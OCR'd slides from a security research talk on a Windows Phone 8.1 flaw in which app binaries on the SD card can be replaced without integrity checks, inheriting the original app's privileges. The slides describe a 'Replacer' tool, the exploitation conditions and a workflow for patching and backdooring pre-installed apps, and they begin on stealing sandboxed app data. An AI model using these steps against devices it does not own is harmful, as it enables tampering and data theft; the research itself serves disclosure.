

11:03
SETTINGS
storage sense
See what's filling your storage and free up some space.
phone
3.13 GB used
4.15 GB free
SD card
162.22 MB used
1.67 GB free
Change where you store your music, photos, apps, and more.
Store new music, videos, and podcasts on my
SD card
Store new photos on my
11:03
PHONE
apps+games
Total: 466.54 MB
Adobe Reader
18.91 MB
OneDrive
15.87 MB
Games
12.86 MB
Calendar
9.54 MB
11:03
APPS+GAMES
adobe reader
Total: 18.91 MB
Install: 18.73 MB
Data: 181.01 KB
move to SD
Moving to SD will transfer the app and its data to your SD card.
uninstall
11:04
SD CARD
apps+games
Total: 21.44 MB
Adobe Reader
21.44 MB

SD Card File System Layout

- The OS creates a series of folders to store the user's files
  - D:\Documents
  - D:\Downloads
  - D:\Music
  - D:\Pictures
  - D:\Videos
- Apps moved by users into SD cards are located in D:\WPSystem
  - The directory is hidden BUT its properties can be changed – "unlocking" it
  - Binaries and data contained in D:\WPSystem and its subfolders are encrypted by the OS

Apps data

Apps binaries




Weakness Related to SD Card Apps Storage

- In 2014 a critical issue affecting SD card-powered WP devices has been identified
  - Djamol from XDA first released the bug in November 2014
- Basically it is possible to replace pre-installed binaries located into the SD card
  - The OS will not perform any code integrity check post-replacement
  - Binaries used to replace the original app inherit its privileges – in term of *capabilities*
  - The hack has been used to replace OEM apps with registry editors to customize the OS
- As of 06/17/2015 Windows Phone 8.1 is still vulnerable !
  - Confirmed on my Lumia Nokia 625 – OS version 8.10.14219.341

wait

binaries are stored encrypted so.. how can we just “replace” them?




DLLs


WMAppManifest.xml

Other Resources

Encrypted files

D:\WPSystem\Apps\{GUID}\Install


DLLs
WMAppManifest.xml
Other Resources
D:\WPSystem\Apps\{GUID}\Install



The OS will "magically" encrypt the replaced files

DLLs

WMAppManifest.xml

Other Resources

D:\WPSystem\Apps\{GUID}\Install

Replaced app can now be executed without any runtime error

Introducing XAP Replacer

- We developed an utility – Replacer – capable to *replace* app moved into the SD card
- Replacer performs simple tasks
  - Change D:\WPSystem folder attribute from System.IO.FileAttributes.Hidden to System.IO.FileAttributes.Normal
  - Delete the targeted app binaries and move the new ones into the D:\WPSystem\apps\{GUID}\Install
- The new XAP application – our *payload* – must be stored into the SD card by the operator
- The "Replacer" must be stored into the phone memory – not on the SD card, D:\

VIDEO

Demonstrating the “Capability Hack” against box


On Successful Exploitation

- A developer-unlocked device is required to exploit the described issue
  - An *arbitrary Microsoft account* can be configured to unlock the device via Visual Studio
  - Dev unlock is required to sideload the "Replacer" app
- The only (real) conditions to successfully exploit the bug are
  - The device must be PIN-unlocked – it is not possible to sideload apps on a locked device
  - The device must support external SD cards
- Payload's starting navigation page MUST have the same name as the victim one

```
<Tasks>
   <DefaultTask Name="_default" NavigationPage="EntryPointPage.xaml" ActivationPolicy="Resume" />
</Tasks>
```

On Successful Exploitation

- Targeted apps' background agent must be disabled via Battery Saver options
  - Code replacement will not be allowed by OS if the agents are running



Further Considerations

- The attack has been successfully conducted against XAP applications only
- The bug allows the *Capability Unlock* on Windows Phone 8.1 platform
  - 1st (Microsoft) and 2nd (OEM) parties capabilities can be accessed
- Windows 10 does not seem to be vulnerable to the SD card attack
- Our research focused on the detailed bug to demonstrate attacks against
  - Apps code *integrity*
  - Apps data *confidentiality*


Attacking Apps Code Integrity

Overview on apps backdooring

UBM

Attacking Apps Code Integrity

- The described vulnerability can be exploited to compromise apps code integrity
  - Application code can be entirely replaced
    - (Ab)use of OEM capabilities to execute privileged operation on locked devices
  - App code can be patched
    - Changing app's runtime behavior for testing purposes
    - Backdooring pre-installed applications
- Mono.Cecil based utility can be developed to easily patch pre-installed apps


XAP
XAP
XAP Patcher
Unzip XAP
Patch DLL
Repack XAP
Device must be PIN and developer unlocked
APP
XAP
Replacer
APP
Replacer

Attacking Apps Data Confidentiality


(almost) all your sandboxed data are belong to me

App Data Confidentiality


- BitLocker disk encryption technology is supported since Windows Phone 8.0
  - BitLocker is *disabled by default*
  - BitLocker can be enabled via Exchange ActiveSync's policy *RequiredDeviceEncryption*
